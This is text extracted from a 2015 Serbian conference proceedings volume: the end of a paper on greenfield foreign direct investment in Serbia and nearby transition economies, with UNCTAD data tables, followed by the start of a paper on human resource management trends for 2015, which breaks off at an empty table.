2014)

Priliv SDI u Srbiji i zemljama u okruženju u tranziciji pokazuje drugačija kolebanja nego što je to pokazala analiza na globalnom nivou, u zavisnosti od zemlje do zemlje. Makedonija ima identično kretanje-priliv SDI, poredeći sa globalnim tokom SDI, dok druge zemlje u okruženju pokazuju kolebanje koje se u određenoj meri razlikuje u odnosu na uočeno pravilo kretanja SDI na globalnom nivou. BiH pokazuje rast priliva SDI u period 2009-2011. godine ali oporavak priliva nije zabeležen u 2013. godini nakon pada u 2012. godini. Albanija beleži rast priliva u 2009 i 2010. godini ali 2011-2012. godina je karakteristična po padu priliva, da bi se oporavak desio u 2013. godini i to čak za 43% više nego u prethodnoj godini, što predstavlja značajan skok priliva ovih investicija. Crna Gora pokazuje nešto drugačiji tok priliva SDI, tako što je pad ovih investicija zabeležen u periodu 2009-2011. godine., zatim oporavak priliva u 2012. godini što odstupa od uočenog pravila pada priliva u 2012. godini, da bi u 2013. godini, došlo do pada priliva ovih investicija za 27%. Srbija beleži ciklično kretanje priliva SDI iz godine u godinu. Nakon 2009. godini, posle priliva od 1.958,6 milijardi USD dolazi do pada priliva u 2010. godini na 1.328,6 milijardi USD, što je procentualni pad za 32%. Oporavak priliva, zabeležen je u 2011. godini i to na nivo od 2.709,3 milijarde USD što predstavlja rast ptiliva za čak 132%. Međutim, sledi nagli pad priliva u 2012. godini na 365,1 miliona USD, što je drastičan pad za skoro osam puta u odnosu na 2011. godinu Karakteristično je i to da je u 2013. godini došlo do suprotnog drastično različitog kretanja priliva SDI, kada je priliv porastao za oko tri puta, na 1.033,7 milijardi USD.

Dalja analiza tokova SDI biće koncentrisana na broj i vrednost grinfild projekata u Srbiji i zemljama u okruženju u tranziciji, što ukazuje na različitost interesa stranih investitora kada je u pitanju investiranje u zemljama u tranziciji. Ova različitost se ogleda u broju grinfild projekata (u daljem tekstu GP) i u njihovoj investiranoj vrednosti posmatrano od zemlje do zemlje. Naglasak na analizi GI polazi od stava da su glavne destinacije GI zemlje u razvoju i zemlje u tranziciji dok su glavni oblici SDI u razvijenim zemljama spajanja i pripijanja, odnosno akvizicije

| Region/država | 2009 | 2010 | 2011 | 2012 | 2013 |
|---|---|---|---|---|---|
| Svet-ukupno | 1 221 840,1 | 1 422 254,8 | 1 700 082,4 | 1 330 272,9 | 1 451 965,4 |
| Ekonomije u tranziciji | 70 664,3 | 70 573,1 | 94 836,3 | 84 159,4 | 107 966,5 |
| Jugo-Istočna Evropa | 5 332,6 | 4 242,2 | 5 652,6 | 2 593,5 | 3 715,9 |
| Makedonija | 201,4 | 211,9 | 468,2 | 92,6 | 333,9 |
| Bosna i Hercegovina | 249,9 | 406,0 | 493,3 | 366,3 | 331,7 |
| Albania | 995,9 | 1 050,7 | 876,3 | 855,4 | 1 225,5 |
| Crna Gora | 1 527,3 | 760,4 | 558,1 | 619,8 | 447,4 |
| Srbija | 1 958,8 | 1 328,6 | 2 709,3 | 365,1 | 1 033,7 |
| Napomena: tabela sadrži podatke za ukupne SDI po vrstama (GI i akvizicije). | | | | | |

Tabela 1. Priliv SDI po regionima/državama (U milionima USD)
Izvor: http://unctad.org/SearchCenter/Pages/Results.aspx?k=FDI%2FTNC%20database

| Region/država | 2009 | 2010 | 2011 | 2012 | 2013 |
|---|---|---|---|---|---|
| Ekonomije u tranziciji | 832 | 887 | 833 | 708 | 686 |
| Jugo-Istočna Evropa | 107 | 134 | 178 | 190 | 181 |
| Crna Gora | 1 | 10 | 6 | 7 | 7 |
| Albania | 7 | 6 | 8 | 11 | 4 |
| Makedonija | 18 | 14 | 25 | 32 | 25 |
| Bosna i Hercegovina | 20 | 21 | 30 | 28 | 27 |
| Srbija | 61 | 83 | 109 | 112 | 118 |

Tabela 2. Broj grinfild projekata po destinacijama
Izvor: UNCTAD (2014)



DOI: 10.15308/Synthesis-2015-659-663

(M&A), (Begović *et al.*, 2008). Statistički pokazatelji, izraženi kao broj projekata, kao osnova analize prikazani su u Tabeli 2.

Napomenuto je već da pokazatelji iskazani u Tabeli 1. obuhvataju ukupnu vrednost SDI uključujući sve vrste ovih investicija. Cilj ovog istraživanja i analize u prvom redu je anliza samo GI, imajući u vidu njihove karakteristike kojima se sa stanovišta dužeg roka zadržavanja u ekonomiji jedne zemlje daje prednost.

Uočljivo je da je kretanja broja projekata GI u ekonomijama u tranziciji (prema kategorizaciji UNCTAD), rastuće u period 2009-2011. godine dok se u 2012 i 2013. godini beleži pad broja ovih projekata. Sužavajući analizu na zemlje u tranziciji u jugoistočnoj Evropi, vidljivo je odstupanje od prethodno uočenog pravila. Naime, kretanje broja projekata GI pokazuje rast u period 2009-2012. godine, dok je u 2013. godini zabeležen pad broja ovih projekata. Dublja analiza, usmerena na zemlje jugo-istočne Evrope u tranziciji ukazuje na različita kretanja ovih projekata iz godine u godinu, odnosno odstupanje od uočenog pravila na nivou regiona (jugo-istočna Evropa).

Crna Gora je imala u analiziranom period ukupno 27 projekata, s tim što ih je najviše bilo 2010. godini, dok u 2011. godini dolazi do naglog pada broja ovih projekata za 40%. U 2012 i 2013. godini uočljiv je neznatan oporavak broja ovih projekata što ukazuje na stagnaciju priliva SDI. Broj projekata u Albaniji, međutim ukazuje na kolebljivo kretanje karakteristično po rastu broja projekata u periodu 2010-2012. godine, da bi u 2013. godini došlo do značajnog pada ove vrste projekata što ukazuje na smanjen interes stranih unvestitora u ovoj godini. Isti trend kretanja, samo na većem broju projekata uočljiv je i kada je u pitanju Makedonija kao destinacija ovih projekata. Nešto drugačije kolebanje uočava se analizom broja ovih projekata u BiH u kojoj je uočljiv rast projekata u 2010 i 2011. godini ali već 2012 i 2013. godini karakteristična je po padu broja ovih projekata. Srbija, međutim, ima stabilan i kontinuiran rast broja grinfild projekata tokom celog analiziranog perioda, što je izdvaja iz grupe navedenih i analiziranih zemalja u kojima su varijacije-kolebanja, karakteristika kretanja broja grinfild projekata. Ovakav kontinuitet ukazuje i na to da interes stranih investitora raste kada je u pitanju Srbija kao destinacija ovih projekata.

Analizirajući vrednost grinfild projekata u zemljama u tranziciji i jugo-istočnoj Evropi uočljivo je takođe kolebanje i promenljivost vrednosti ovih projekata u analiziranim zemljama (Tabela 3.).

Analiza vrednosti grinfild projekata na nivou ekonomija u tranziciji (ukupno), ukazuje na to da nakon pada vrednosti nakon 2009. godine u 2010. godini, oporavak ove vrste investiranja vidljiv je u 2011. godini, dok već 2012 i 2013. godine dolazi dolazi do pada vrednosti ovih projekata i to za 32% u 2012. godini u odnosu na 2011. godinu i čak 52% u 2013. godini u odnosu na 2011. godinu. Na globalnom nivou zemalja u tranziciji ovakav pad ukazuje na slabljenje interesa stranih investitora što se može pripisati svetskoj ekonomskoj krizi i problemima u kojima se trenutno nalaze razvijene ekonomije. Međutim, analiza vrednosti grinfild projekata u zemljama jugoistočne-evrope u tranziciji ukazuje na drugačije kretanje kada je u pitanju ovaj region. Nakon pada vrednosti investiranja nakon 2009. godini uočljiv je oporavak investiranja u 2011 i 2012. godini u odnosu na 2010. godinu. Međutim, pad investiranja je zabeležen u 2013. godini.

Analizirajući zemlje u tranziciji jugo-istočne Evrope, uočiće se različita kretanja od zemlje do zemlje i iz godine u godinu analiziranog perioda. Nakon 2009. godine, u Crnoj Gori, vrednost grinfild investicija raste u 2010 i 2011. godini, ali beleži pad u 2012. godini uz rast vrednosti gringild investicija u 2013. godini. Imajući u vidu isti broj projekata u 2012 i 2013. godini a istovremeno rast grinfild investicija u 2013. godini u odnosu na 2012. godinu očigledno je da se radi o rastu vrednosti po jednom grinfild projektu.

Albanija beleži rast vrednosti GI u 2011. godini nakon pada posle 2009 u 2010. godine, ali posle rasta u 2011. godini sledi nagli pad GI i to za 46% u 2012. godini u odnosu na 2011. godinu i čak devet puta u 2013. godini u odnosu na 2011. godinu. Makedonija, ima nešto bolju situaciju u odnosu na Albaniju, obzirom da ima rast priliva GI 2011 i 2012. godini ali 2010. i 2013. godinu karakteriše pad priliva grinfild investicija. Identično kretanje vrednosti grinfild projekata, analiza pokazuje kada je u pitanju BiH, tj. rast broja projekata u 2011 i 2012. godini, ali u 2010. i 2013. godini uočljiv je pad broja ovih projekata. Srbija i u ovom slučaju ima najstabilnije kretanje broja projekata GI jer beleži stalni rast u periodu 2009-2012. godine, dok je u 2013. godini zabeležen pad za 17% u odnosu na 2012. godinu.

Interes stranih investitora izražen je i kroz broj grinfild projekata po sektorima privrede što je prikazano u Tabeli 4.

U ovoj analizi izdvojeno je po pet delatnosti koje su karakteristične po intenzitetu investiranja i interesu stranih investitora, a sa stanovišta broja broja grinfild projekata i njihove vrednosti. Analiza kretanja broja grinfild projekata na globalnom nivou zbira svih sektora privrede ukazuje na rast broja ovih projekata u periodu 2009-2011. godina, ali i na pad broja ovih projekata u 2012 i 2013. godini. Primarni sektor privrede nakon pada u 2010. godini u odnosu na 2009. godinu pokazuje blag oporavaku u 2011. godini, ali već u 2012. i 2013. godini dolazi do pada broja investiranih grinfild projekata. Struktura primarnog sektora na osnovu broja grinfild projekata ukazuje da je investirano u daleko veći broj projekata u delatnostima rudarstva, eksploatacije kamena i petroleja, nego u delatnosti poljoprivrede, lova, ribolova i šumarstva. Identično je kretanje broja grinfild projekata i u sektoru proizvodnje na nivou zbira svih delatnosti. Naime, posle rasta broja ovih projekata u period 2009-2011. godine, u 2012. i 2013. godini dolazi do pada broja grinfild projekata. Analiza broja projekata po delatnostima u okviru sektora proizvodnje, zkazuje na na to da je najveći broj

| Region/država | 2009 | 2010 | 2011 | 2012 | 2013 |
|---|---|---|---|---|---|
| Ekonomije u tranziciji | 54 926 | 52 067 | 57 736 | 39 389 | 27 868 |
| Jugo-Istočna Evropa | 6 192 | 5 241 | 7 464 | 7 568 | 5 851 |
| Crna Gora | 120 | 380 | 436 | 355 | 613 |
| Albania | 124 | 68 | 525 | 288 | 57 |
| Makedonija | 763 | 470 | 956 | 1 179 | 579 |
| Bosna i Hercegovina | 1 368 | 283 | 1 253 | 1 287 | 880 |
| Srbija | 3 816 | 4 040 | 4 295 | 4 459 | 3 721 |

Tabela 3. Vrednost grinfild projekata po destinacijama (U milionima USD)
Izvor: UNCTAD (2014)



DOI: 10.15308/Synthesis-2015-659-663

| Sektor privrede | 2009 | 2010 | 2011 | 2012 | 2013 |
|---|---|---|---|---|---|
| Ukupno-za sektore privrede | 14 738 | 15 141 | 16 064 | 14 215 | 13 919 |
| Primarni sektor | 305 | 157 | 169 | 94 | 85 |
| Poljoprivreda, lov, ribolov, šumarstvo | 8 | 1 | 2 | 1 | 3 |
| Rudarstvo, eksploatacija kamena, petrolej | 297 | 156 | 167 | 93 | 82 |
| Proizvodnja-ukupno za sve delatnosti | 6 797 | 7 666 | 7 924 | 6 576 | 6 585 |
| Tekstil, odeća i koža | 1 152 | 1 275 | 1 157 | 1 023 | 1 247 |
| Električna i elektronska oprema | 999 | 1 247 | 1 168 | 974 | 868 |
| Motorna vozila i ostala saobraćajna sredstva | 893 | 1 082 | 1 160 | 956 | 863 |
| Mašine i oprema | 837 | 860 | 1 032 | 833 | 817 |
| Hemija i hemijski proizvodi | 814 | 867 | 861 | 695 | 725 |
| Usluge | 7 636 | 7 318 | 7 971 | 7 545 | 7 249 |
| Društvene, socijalne i lične uslužne delatnosti | 2 962 | 3 121 | 3 639 | 3 656 | 3 460 |
| Zdravstvene i socijalne usluge | 1 362 | 1 312 | 1 447 | 1 201 | 959 |
| Obrazovanje | 958 | 957 | 990 | 995 | 1 065 |
| Poslovne usluge | 885 | 801 | 801 | 705 | 825 |
| Finansije | 447 | 331 | 382 | 273 | 309 |
| Napomena: broj grinfild projekata je u ovoj tabeli prikazan na globalnom nivou sa ciljem da se ukaže na osnovne pravce ineteresa stranih investitora u odnosu na sektore privrede. | | | | | |

Tabela 4. Broj grinfild projekata po sektorima privrede

Izvor: UNCTAD (2014)

| Sektor privrede | 2009 | 2010 | 2011 | 2012 | 2013 |
|---|---|---|---|---|---|
| Ukupno | 1 00 8273 | 860 905 | 902 365 | 613 939 | 672 108 |
| Primarni sektor | 116 928 | 56 259 | 76 020 | 25 399 | 28 973 |
| Poljoprivreda, lov, ribolov, šumarstvo | 236 | 12 | 116 | 2 | 2 166 |
| Rudarstvo, eksploatacija kamena, petrolej | 116 693 | 56 247 | 75 903 | 25 398 | 26 808 |
| Proizvodnja | 392 794 | 450 189 | 442 348 | 268 036 | 258 471 |
| Metali i proizvodi od metala | 32 566 | 21 472 | 28 478 | 20 656 | 17 623 |
| Mašine i oprema | 33 760 | 50 646 | 45 499 | 21 855 | 19 972 |
| Električna i elektronska oprema | 50 614 | 58 857 | 55 389 | 27 367 | 23 869 |
| Industrija preciznih instrumenata | 55 126 | 67 087 | 63 820 | 30 782 | 27 246 |
| Motorna vozila i ostala saobraćajna sredstva | 67 532 | 69 106 | 64 931 | 40 365 | 38 736 |
| Usluge | 498 551 | 354 456 | 383 997 | 320 504 | 384 664 |
| Finansije | 34 666 | 30 711 | 27 833 | 20 286 | 25 406 |
| Poslovne usluge | 44 249 | 42 828 | 40 765 | 36 086 | 32 415 |
| Obrazovanje | 71 165 | 43 872 | 46 936 | 49 986 | 38 801 |
| Zdravstvene i socijalne usluge | 74 330 | 62 385 | 71 984 | 58 293 | 59 063 |
| Društvene, socijalne i lične uslužne delatnosti | 89 042 | 62 605 | 72 689 | 60 477 | 93 510 |

Tabela 5. Vrednost grinfild projekata po sektorima privrede (u milionima USD)

Izvor: UNCTAD (2014)

projekata investiran u delatnosti tekstila,odeće i kože, dok je najmanji broj ovih projekata realizovan u oblasti hemije i hemijskih proizvoda.

U sektoru usluga, kao i u prethodna dva sektora, maksimum broja realizovanih grinfild projekata dostignut je 2011. godine, dok je u 2012. i 2013. godini zabeležen pad broja ovih projekata. Od pet analiziranih i prikazanih delatnosti najintezivnijih po broju realizovanih grinfid projekata, može se izdvojiti delatnost društvenih, socijalnih i ličnih uslužnih delatnosti kao delatnost sa najvećim brojem realizovanih projekata. Najmanji broj realizovanih projekata je u delatnosti finansijskih usluga.

Vrednost realizovanih i investiranih vrednosti grinfild projekata takođe ukazuje na pravce interesa stranih investitora, što je prikazano podacima u Tabeli 5.

Nakon pada vrednosti realizovanih grinfild projekata po sektorima privrede, maksimalni rast GI dostignut je u 2011. godini, nakon čega dolazi do pada vrednosti GI u 2012. godini, ali se u 2013. godini uočava oporavak rasta ove vrste investicija. Analiza investiranih vrednosti po sektorima privrede pokazuje das u najmanja investiciona ulaganja ostvarena u primarni sektor privrede i to posle oporavka u 2011. godini, dolazi do naglog pada investiranja u ovaj sektor, za 67% u 2012. dodini u odnosu na 2011. godinu i za 62% u 2013.g. u odnosu na 2011. godinu. Vrednost grinfild investicija u ovaj sektor iznosi 303,6 miliona USD, što je svega 7% ukupnih grinfild investicija. Sektor proizvodnje prema iznosu ulaganja u GI ukazuje na veći interes stranih investitora, jer vrednost grinfild projekata u ovom sektoru iznosi 1,812 milijardi USD što je šest puta veći iznos investiranja



DOI: 10.15308/Synthesis-2015-659-663

nego u primarni sektor privrede i 45% ukupne vrednosti grinfild investicija. Maksimum vrednosti GI u sektor proizvodnje dostignut je 2010.godine. Nakon ove godine uočljiv je konstantan pad vrednosti GI u ovom sektoru i to u 2013. godini za 43% u odnosu na masimum iz 2011.godine. Analiza vrednosti GI po delatnostima pokazuje da su investitori najveći interes pokazali u delatnosti motornih vozila i ostalih saobraćajnih sredstava, dok je najmanja vrednost grinfild investicija iskazana u delatnosti metala i proizvoda od metala. Najveća vrednost realizovanih GI ostvarena je u sektoru usluga i to u iznosu od 1,942 milijarde USD, što je 48% ukupne vrednosti grinfild investicija pri čemu je najveća vrednost grinfild projekata ostvarena u delatnosti društvene, socijalne i lične uslužne delatnosti, a najmanja ulaganja su ostvarena u delatnosti finansijskih usluga.

Interes stranih investitora određen je i rizicima koji imaju značajan uticaj na donošenje investicionih odluka, posebno kada su u pitanju grinfild investicije u kontekstu SDI. Prema (EIU 2007) strani investitori od 17 navedenih rizika kao najveće rizike investiranja u zemlje u ekonomijama u razvoju i tranziciji sa negativnim uticajem ističu: politički rizik, korupciju, stanje infrastrukture i prinudno sprovođenje ugovora, odnosno slabost pravosuđa. Kao rizike najmanjeg intenziteta negativnog uticaja, strani investitori označavaju nezainteresovanost u ulaganje u zemlje brzog razvoja, troškove radne snage, nedostatak pristupa izvorima finansiranja i poreske stope.

## 3. REZIME

Grinfild investicije su jedan od ključnih faktora razvoja ekonomije imajući u vidu njihove osnovne karakteristike, posebno u zenljama u tranziciji, zbog njihovog specifičnog ekonomsko-političkog položaja. Interes stranih investitora za investiranjem u ekonomijama u razvoju, nastavljen je i u 2013. godini. Analiza kretanja grinfild investicija po destinacijama zemalja u tranziciji, a po kriterijumu broja projekata i njihove vrednosti, ukazuje na godišnja kolebanja, dok se stabilno rastuće kretanje navedenih parametara uočava jedino kada je u pitanju Srbija. Interes stranih investitora, izražen kroz analizu navedenih parametara, nedvosmisleno je u konstantnom porastu kada je u pitanju Srbija kao destinacija grinfild investicija. U slučajevima ostalih zemalja u tranziciji jugo-istočne Evrope interes stranih investitora varira u analiziranom periodu i izražen je različitim brojem projekata i njihovom vrednošću posmatrano iz godine u godinu. Urađena anliza otvara i određena pitanja na koja bi odgovor mogla dati dublja analiza i dodatnih parametara čime bi se ukazalo na uzroke ovakvih varijacija interesa stranih investitora, kao i koji sektori privrede i delatnosti su najinteresantnije destinacije za ovu vrstu investicija. Isto tako, dalja analiza bi trebala da ukaže i na rešenje problema rizika koji strani investitori ističu kao značajna ograničenja prilikom donošenja investicionih odluka. Zemlje u tranziciji jugo-istočne Evrope, time i Srbije, bi morale da stvaraju ambijent za strano investiranje time što će stvarati političku stabilnost, nastaviti borbu sa korupcijom, uspostaviti stabilniji pravni sistem i preispitati stanje infrastrukture kao neophodnog uslova investiranja. Analiza koja je urađena u ovom radu daje početne elemente za osnovne smernice i prioritete investicione politike Srbije, ali i zemalja u okruženju koje se nalaze u stanju tranzicije.

## LITERATURA

Begovićm B., Mijatović, B., Paunović, M., & Popović, D. (2008). *Grinfild strane direktne investicije u Srbiji*. Beograd: Centar za liberalno-demokratske studije. Preuzeto sa: http://www.clds.rs/newsite/Grinfild%20SDI%20monografija%20prelom%20srpski%20vf.pdf

Vidas-Bubanja, M. (1998). *Metode i determinante stranih direktnih investicija.* Beograd: Institut ekonomskih nauka.

Cvetković, P. (2004). O efektima stranih investicija: razlika između stvarnosti i predrasuda. *Kvalitet međunarodnih odnosa, svest o regionalnom identitetu i mogućnosti saradnje i integracije na Balkanu: Zbornik radova.* Niš: Institut za sociologiju Filozofskog fakulteta. Preuzeto sa: http://www.npao.ni.ac.rs/files/584/03_Zbornik_Kvalitet_medjuetnickih_odnosa_svest_o_regional_8085c.pdf

UNCTAD. (2014). *World Investment Report 2014: Investing In the SDGs-An Action Plan*. Preuzeto sa: http://unctad.org/en/PublicationsLibrary/wir2014_en.pdf



DOI: 10.15308/Synthesis-2015-659-663

Synthesis
International Scientific Conference of IT and Business-Related Research

# ISTRAŽIVANJE PODATAKA: HR TRENDOVI U 2015.

## DATA MINING: HR TRENDS IN 2015.

Jelena Đorđević Boljanović, Gordana Dobrijević, Vladimir Džamić, Filip Đoković
Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Proučavanje trendova omogućava razumevanje promena i njihovog značaja, kako za poslovno okruženje, samu organizaciju i pojedince unutar nje. Imajući to u vidu, ovaj rad se prevashodno bavi ispitivanjem funkcije menadžmenta ljudskih resursa i njegove uloge u savremenom, promenjivom, poslovnom okruženju, kao i mogućnošću da adekvatno odgovori na očekivane i aktuelne trendove u ovoj oblasti. Ovaj rad ima za cilj da pruži odgovor na pitanje da li i u kojoj meri menadžment ljudskih resursa može da se prilagodi datim trendovima, kao i da ukaže na poželjne politike i prakse koje bi trebalo primenjivati kako bi se eliminisale potencijalne opasnosti i pretnje iz okruženja i stvorile nove poslovne mogućnosti i šanse.

**Ključne reči:**
trendovi, menadžment ljudskih resursa.

**Abstract:**
The analysis of trends provides better understanding of the incurred changes and their significance for the overall business environment, the organization itself and individuals within it. Having this in mind, this paper places an emphasis on the managerial function of human resource management and its role in the contemporary ever-changing business environment. The authors shall attempt to determine whether and to what extent the human resource management can respond to the ongoing or expected trends in this field, as well as to identify the policies and practices they should implement in order to eliminate all the threats and challenges from the environment and turn them into new business opportunities.

**Key words:**
trends, human resource management.

## 1. UVOD

Ako pođemo od već ustaljene premise da su trendovi podaci iz budućnosti, onda možemo zaključiti da je izučavanje trendova značajno bez obzira na to čime se naša organizacija bavi ili koliko zaposlenih ima. Ono što jeste važno naglasiti u vezi sa trendovima jeste da njihovo izučavanje omogućava organizacijama da budu proaktivne. To podrazumeva njihovu sposobnost ne samo da se prilagođavaju promenama koje nužno, svakodnevno i konstantno nastaju u poslovnom okruženju, već i da svojim pravim poslovnim odlukama menjaju poslovno okruženje, samu organizaciju i svoje zaposlene. Govoreći o trendovima u smislu negovanja konstantnog poslovnog razvoja, kao imperativa poslovanja u savremenom okruženju, postoje 4 osnovna razloga zašto je istraživanje trendova važno (Nixon, 2014):

1. Jasnoća. Značaj izučavanja trenda je da može da pomogne u stvaranju ponovljivog i održivog sistema metoda koji će omogućiti identifikaciju prilika i pravaca poslovnog razvoja. Trend reflektuje ono što se tek nazire u društvu u smislu ponašanja i stavova, ali još uvek nije imenovano.
2. Provocira novo. Proučavanje spoljnih provokatora podstiče eksperimentisanje i istraživanje novih ideja. Ovde je bitna i perspektiva različitih ljudi koji mogu da pomognu da se vide stvari u novom svetlu.
3. Samosvest. Što se više bavimo istraživanjem trendova, postajemo više svesni svog poslovnog pravca – delimično zato što ćemo biti primorani da ga artikulišemo i definišemo koliko je to što radimo slično ili različito od pravaca koje smo otkrili.
4. Osvežavanje planova. Trendovi se koriste kako bi se podstaklo razmišljanje. Nije ideja definisati da li je trend pravi ili pogrešan. Bitno je otkriti neiskorišćenu priliku ili biti inspirisan na primenu ideje na neki određeni brend ili posao. Dakle, u pitanju je potencijalna primena trenda na poslovanje i razmatranje da li je to dobro ili loše za naše klijente.

Dakle, ako o izučavanju trendova govorimo kao o načinu širenja novih ideja, predviđanja implikacija ovih ideja u budućnosti, načinu da ne razmišljamo samo o prošlim dešavanjima i podacima već da u svetlu budućih dešavanja zamislimo našu uslugu ili proizvod, onda se kao jedini način istinskog razmišljanja čini smatranje relevantnim ne samo sadašnjosti, već i budućnosti. Ovakav način razmišljanja, inspirisan novim načinom sagledavanja budućnosti, smatramo, imperativ je savremenog poslovanja.

## 2. TRENDOVI U MENADŽMENTU LJUDSKIH RESURSA

Pozicioniranje menadžmenta ljudskih resursa kao ključne funkcije u organizaciji, nameće potrebu odgovora na potrebe optimizacije i reinženjeringa na svim organizacionim nivoima, potrebe upravljanja talentima i razvoja zaposlenih (Mathis & Jackson, 2011), ali i potrebu stalnih istraživanja trendova u ovoj oblasti. Istraživanja su brojna i zaokupljaju pažnju stručne, kako akademske javnosti, tako i praktičara iz ove oblasti. Cilj ovog rada je da prezentujemo neka od ovih istraživanja i da ih uporedimo, s jedne strane sa očekivanjima zaposlenih širom sveta u vezi sa poslom i radom, kao i sa samim menadžmen-



E-mail: jboljanovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-664-667

tom ljudskih resursa, odnosno da pokušamo da damo odgovor na pitanje koje karaktersitike funkcija menadžmenta ljudskih resursa treba da ima da bi u budućnosti odgovorila zahtevima savremenog tržišta rada.

U navedenom smislu, najpre navodimo predviđanja koja navodi časopis *Forbs*. Naime, prema *Forbsu* ključni HR trendovi u 2015. godini će biti sledeći (Schawbel, 2014):

1. Kompanije zapošljavaju pripadnike Z generacije (rođeni između 1994. i 2010.) kao stažiste. Dok većina kompanija maksimalno ulaže napore u razumevanje generacije Y, neke kompanije već investiraju u dolazeću generaciju Z. Najstariji pripadnici ove generacije su na završnim godinama koledža. To svakako ne smeta kompanijama poput *Deloitte, Microsoft, Rackspace and Lockheed Martin*, da iz reda srednjoškolaca regrutuju polaznike svojih programa za stažiranje. Kompanije kao što su *Facebook*, *LinkedIn* i *VMware* uveliko plaćaju hiljade dolara srednjoškolcima kako bi stažirali kod njih. Dva su glavna razloga za navedeno: 1) kompanije se trude da zatvore postojeći jaz u veštinama i 2) kompanije se trude da budu konkurentne u borbi za talentima, a stvaranje svesti o brendu veoma rano, dakle kod srednjoškolaca, pravo je vreme za to.
2. Generacija Y preuzima liderski ulogu. Zahvaljujući odlasku pripadnika starijih generacija iz organizacija, pripadnici generacije Y (rođeni između 1980. i 2000. godine) zauzimaju rukovodeće pozicije u kompanijama. Prema nekim predviđanjima ovaj trend se nastavlja i u narednom periodu. Pitanje koje ovakav trend povlači sa sobom svakako je pitanje njihovog iskustva i spremnosti za ovakve pozicije.
3. Iskrenost postaje veoma cenjena osobina kod lidera. Kompanije će početi sa sveobuhvatnijom transparentnošću već od ove godine, upravo na zahtev mlađih generacija. Lideri će morati ne samo da budu dobri u inspirisanju i edukaciji zaposlenih, već će morati da budu u stanju da usade poverenje kod svojih sledbenika kroz iskrenost. Ljudi žele da rade pod rukovodstvom lidera koji otvoreno govore o tome šta kompanija radi, koji je njen pravac u budućnosti i redovno pružaju iskrene povratne informacije.
4. Jaz u veštinama nastavlja da se širi. Ovo je svakako najveći izazov koji se nalazi pred HR specijalistima. Sve više poslodavaca se žali da ne može naći kandidate odgovarajućih veština, dok, s druge strane, nastavni planovi i programi obrazovnih ustanova ne retko ne odgovara zahtevima tržišta.
5. Kontinuirana potraga za poslom. Osnovno pitanje sa kojim će kompanije morati da se nose je pitanje zadržavanja zaposlenih. Zaposleni prolaze kroz proces kontinuiranog traženja posla i po tom pitanju se nikada neće smiriti. Ovo se dešava zbog toga što tehnologija omogućava lakše pronalaženje novih radnih mesta i pronalaženje novih talenata. Jedino što kompanije mogu da urade da bi zadržali svoje zaposlene jeste stvaranje superiorne prijateljske radne kulture u kojoj su uključeni u rad i dobijaju privilegije.
6. Zapošljavanje i traženje posla preko mobilnih telefona. Sve je veći naglasak na mobilnom regrutovanju. Preko 83% onih koji traže posao trenutno koriste pametne telefone za traženje radnih mesta, a 45% aktivnih kandidata prijavilo se na prijavu za posao preko svog mobilnog uređaja. Kompanije će morati da počnu optimizaciju svojih sajtova, pa čak i kreiranje mobilnih aplikacija, a na zahteve i molbe aplikanata za posao.
7. Socijalni mediji se koriste kako bi se privukli i zadržali talenti. Sve više će biti vidljivi blogovi i postovi kompanija. Da bi se kompanija izdvojila kao poslodavac, moraće da postavlja postove koji su u vezi sa radnom kulturom, koje bi kasnije delili njeni zaposleni. Prema istraživanjima 58% ljudi bi radije želelo da radi u kompaniji koja koristi društvene medije, a u istom slučaju za preko 20% njih je veća verovatnoća da će ostati da rade u svojim preduzećima.
8. Uspešno planiranje sukcesije postaje prioritet. Planiranje sukcesije će biti glavna briga za preduzeća, posebno kod povlačenja velikog broja *baby boomers*-a. Jedan od načina planiranja sukcesije jeste zadržavanje nekih odlazećih radnika na platnom spisku. Oko 65% radnika planira da radi za platu kada se budu penzionisali. Sve češće će se videti kompanije koje zadržavaju svoje starije radnike u cilju prenošenja znanja na mlađe kolege.
9. Žene i dalje preuzimaju vodeće pozicije na radnom mestu. Nova istraživanja pokazuju da finansijski najuspešnije kompanije imaju 37% žena među svojim liderima.
10. Sve više ljudi pravi iskorak iz tradicionalnih puteva u svojoj karijeri. Sve više će biti honoraraca, privremenih radnika i konsultanata jer je to mnogo isplativije za kompanije. Nedavna studija *Elance-oDesk* pokazuje da 53 miliona Amerikanaca radi honorarno, što čini 34% američke radne snage.

Vrlo zanimljivo i vrlo opsežno istraživanje sproveo je PWC pod nazivom *The future of work: A journey to 2022,* koje je sprovedeno 2014. godine (PWC, 2014) na 10000 ispitanika iz Kine, Indije, Nemačke, Velike Britanije i SAD, kao i na 480 HR profesionalaca iz navedenih zemalja. Cilj istraživanja je utvrditi kako zaposleni vide budućnost posla i šta posao znači za njih. Navodimo najinteresantnije rezultate istraživanja:

- 66% ispitanika vide budućnost posla kao svet pun mogućnosti uz veru da će biti uspešni u njemu,
- 53% ispitanika smatra tehnološki napredak glavnim uzročnikom transformacije posla u narednih 5 do 10 godina,
- 44% ispitanika smatra da je najvažnija stvar u vezi sa poslom sigurnost posla,
- 64% ispitanika smatra da će tehnologija unaprediti njihove perspektive u vezi sa poslom,
- 65% ispitanika širom sveta želi da radi u organizacijama sa jakom društvenom odgovornošću,
- 29% isptanika želi od posla preuzimanje kontrole nad svojom karijerom i poslom koji obavljaju,
- 46% HR specijalista očekuje da najmanje 20% radne snage budu angažovani po ugovoru ili kao privremeno zaposleni,
- 2 od 5 ispitanika veruju da tradicionalnog zapošljavanja neće biti u budućnosti. Umesto toga, ljudi će imati sopstvene „brendove" i prodavaće svoje veštine onima kojima je to potrebno,
- 31% HR profesionalaca grade svoju strategiju za privlačenje i zadržavanje talenata zapošljavanjem ljudi različitih veština na pristupačan način, na *ad hoc* osnovi.

Još jedno zanimljivo istraživanje je sprovedeno od strane *Center for Effective Organizations* (Boudreau *et al.*, 2014) u konzorcijumu sastavljenom od 11 velikih kompanija: *Citrix Systems Inc.; Electronic Arts Inc.; Gap Inc.; Lockheed Martin Corp.; Mattel Inc.; Rockwell Automation; Royal Bank of Canada; Sony Pictures Entertainment; Unilever; UPS Inc.*; *The Walt Disney Co.* Dvadeset do trideset HR profesionalaca iz svake od navedenih kompanija učestvovalo je u konzorcijumu. Cilj istraživanja su



DOI: 10.15308/Synthesis-2015-664-667

bili trendovi globalizacije, generacijskih razlika, održivosti, socijalnih medija, personalnih tehnologija, masovne kastomizacije, inovacija, *big data* i *gamification*. U tabeli koja sledi identifikovana su četiri trenda koja su već prisutna (sa leve strane) i trendovi koji se naziru na horizontu (desna kolona tabele):

| | |
|---|---|
